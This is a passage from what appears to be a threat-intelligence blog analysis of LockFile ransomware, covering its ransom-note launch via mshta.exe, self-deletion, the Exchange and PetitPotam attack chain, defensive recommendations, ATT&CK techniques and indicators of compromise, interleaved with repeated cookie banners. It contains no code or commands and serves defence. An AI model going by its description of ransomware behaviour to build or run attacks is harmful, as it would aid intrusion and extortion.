NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour : • Stocker et/ou accéder à des informations sur un appareil ; • Créer un profil de contenu personnalisé ; • Sélectionner un contenu personnalisé ; • Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ; • Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires : • Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER









Figure 18 Creates .HTA ransom file C:\Users\Public

Once the .hta ransom file is created, it calls *CreateProcess* API to launch the .hta file using *mshta.exe* windows utility. The mshta.exe is a utility that executes Microsoft HTML Applications (HTA) files.

Figure 19 Launch.HTA ransom File using mshta.exe

Finally, once all the files are encrypted, the malware deletes itself by calling the *del* command, as shown below.

Figure 20 Use Del command to delete itself

## Conclusion

The threat actors behind the LockFile exploit publicly disclosed vulnerabilities in sequence to attack Microsoft Exchange Server and then use PetitPotam vulnerability to compromise the Domain Controller. After achieving these two objectives, the TA drops the LockFile ransomware into the systems.

Based on the ransom notes, we speculate that the TA may be creating unique custom variants of the LockFile ransomware for each victim organization.

Cyble Research Labs continuously monitors the LockFile ransomware activity; we will continue to update our readers with our latest findings.


## Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the suggestions given below:

- Patch the [CVE-2021-34473](#), [CVE-2021-34523](#), and [CVE-2021-31207](#) as soon as possible if not patched already.
- Follow [KB5005413: Mitigating NTLM Relay Attacks on Microsoft Exchange Services \(AD CS\)](#) guide to mitigating PetitPotam.
- Regularly perform a vulnerability assessment on systems and applications which are exposed on the internet.
- Use a reputed anti-virus and internet security software on all endpoints.
- Conduct regular backup practices and keep backups offline and secure.
- Refrain from opening untrusted links and emails and verify the email authenticity.
- Turn on the automatic software update feature on all endpoints and connected devices wherever possible and practice safe computing.
- Use strong passwords and enforce multi-factor authentication.

## MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Reconnaissance	<a href="#">T1595.002</a> <a href="#">T1591</a> <a href="#">T1593</a>	Active Directory Information Gathering



### Votre vie privée nous importe

[PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour : • Stocker et/ou accéder à des informations sur un appareil ; • Créer un profil de contenu personnalisé ; • Sélectionner un contenu personnalisé ; • Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ; • Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires : • Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER



Initial Access	T1190	Exploit Public-Facing Application
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Defense Evasion	T1574.001	Hijack Execution Flow: DLL Search Order Hijacking
Lateral Movement	T1210	Exploitation of Remote Services
Impact	T1486	Data Encrypted for Impact

## Indicators of Compromise (IoCs):

Indicators	Indicator type
354a362811b8917bd7245cdd43fe12de9ca3f5f6afe5a2ec97eec81c400a4101	SHA256
ed834722111782b2931e36cfa51b38852c813e3d7a4d16717f59c1d037b62291	SHA256
36e8bb8719a619b78862907fd49445750371f40945fef55a9862465dc2930f9	SHA256
5a08ecb2fad5d5c701b4ec42bd0fab7b7b4616673b2d8fbd76557203c5340a0f	SHA256
1091643890918175dc751538043ea0743618ec7a5a9801878554970036524b75	SHA256
7bcb25854ea2e5f0b8cfca7066a13bc8af8e7bac6693dea1cdad5ef193b052fd	SHA256
bf315c9c064b887ee3276e1342d43637d8c0e067260946db45942f39b970d7ce	SHA256
209.14.0[.]234	IP address

## About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit [www.cyble.com](http://www.cyble.com).

[Previous](#)  
A Deep-Dive Analysis Of KARMA Ransomware

## R



### Votre vie privée nous importe

PARAMÈTRES

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :

- Stocker et/ou accéder à des informations sur un appareil ;
- Créer un profil de contenu personnalisé ;
- Sélectionner un contenu personnalisé ;
- Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;
- Développement de services.


Pour certaines des fins ci-dessus, nos partenaires publicitaires :

- Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez  sur le site.

TOUT REFUSER

TOUT AUTORISER



Page 11 of 12

Quick Links

Home

About Us

Blog

Cyble Partner Network (CPN)

Press

Responsible Disclosure

Knowledge Hub

Sitemap

Products

AmlBreached

Cyble Vision

Cyble Hawk

Cyble Odin

The Cyber Express

Solutions

Attack Surface Management

Brand Intelligence

Threat Intelligence Platform

Dark Web Monitoring

Takedown and Disruption

Vulnerability Management

Privacy Policy

AmlBreached

Cyble Vision

Cyble Trust Portal

Schedule a Personalized Demo to Uncover Threats That No One Tells You

Book a Demo

© 2024. Cyble Inc. (#1 Threat Intelligence Platform Company). All Rights Reserved

Made with ❤️ from Cupertino

Twitter

LinkedIn

Calendar

Microphone

Document

Phone



Votre vie privée nous importe

PARAMÈTRES

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour : • Stocker et/ou accéder à des informations sur un appareil ; • Créer un profil de contenu personnalisé ; • Sélectionner un contenu personnalisé ; • Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ; • Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires : • Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez  sur le site.

TOUT REFUSER

TOUT AUTORISER